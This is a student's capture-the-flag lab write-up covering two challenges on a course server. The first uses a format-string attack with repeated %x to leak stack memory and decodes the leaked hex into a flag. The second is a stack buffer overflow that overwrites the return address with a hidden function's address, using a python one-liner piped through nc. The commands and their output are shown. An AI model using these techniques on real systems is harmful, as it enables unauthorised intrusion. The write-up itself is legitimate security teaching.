
lab3_ctf

11912039 郑鑫颖


Q1： we use %x to show the value in the stack ,find the ascii of flag and use a program to convert it.



```
root@kali-WSU:~# nc ali.infury.org 10004 < input
Admin panel: tell me the report!

please555555554c9c61c07ffff7ff74c07ffff7dd38c13dc7200006c25657361656c706c25786c6c25786c
6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786
c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c2578
6c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c257
86c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25
786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c2
5786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c
25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6
c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c
6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c6c25786c786c6c25786c000
00000000005f796d7b67616c664e30675f5373306231665f30745f346e5f345f654d5f33523837655f33725
573a7d613530326200000000000000000000000000 > log!
root@kali-WSU:~#
```

![(lab3_ctf.assets/2.png)



```
int main()
{
    char test[1000]="666c61677b6d795f"
                    "623073535f67304e"
                    "6e345f74305f6631"
                    "52335f4d655f345f"
                    "735572335f653738"
                    "62323035617d0a";
    //std::cout << outbuffer << std::endl;
```


```
D:\CLionProjects\cmake-build-debug\CLionProjects.exe
94
flag{my_b0sS_g0Nn4_t0_f1R3_Me_4_sUr3_e78b205a}

Process finished with exit code 0
```

Q2： in order to find the flag, we need to find the eip and overwrite it with address of the function.


I use the tool called IDA.

The address of the function is



```
super_duper_secret_enroll_please_ret_to_me          0000000000400717
```

The eip is after the ebp and we check the place of ebp, that is




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [rsp+0h] [rbp-20h]

  setbuf(stdout, 0LL);
  setbuf(stdin, 0LL);
  setbuf(stderr, 0LL);
  puts("alright, I heard some of u can't pick this course becaus
  puts(
    "my boss just told me this course isn't very easy and he war
  puts("xs, I don't know anything about security. I just walk ar
  puts("I'm going to put this function un-reachable and make sur
  puts("whatever u say, I'm not going to give u flag.");
  gets((__int64)&v4);
  return 0;
```

So ebp is right after the buffer.

So we add 40 A to fill the buffer and the ebp(8 byte address) and then write into eip.



```
whatever u say, I'm not going to give u flag.
root@kali-WSU:~/Desktop/lab3-ctf# python -c "print 'A'*40+'\x17\x07\x40\x00\x00\
x00\x00\x00'" >input
root@kali-WSU:~/Desktop/lab3-ctf# nc ali.infury.org 10005 <input
alright, I heard some of u can't pick this course because too many students are
coming to CS315
my boss just told me this course isn't very easy and he wants me to design a cha
llenge to examine those who want to be enrolled.
xs, I don't know anything about security. I just walk around and serve coffee in
 lab.
I'm going to put this function un-reachable and make sure nobody got enrolled.
whatever u say, I'm not going to give u flag.
flag{d1d_4nY1_0f_u_M4Y_h1rE_Meeeeee????7b8dd9255}
```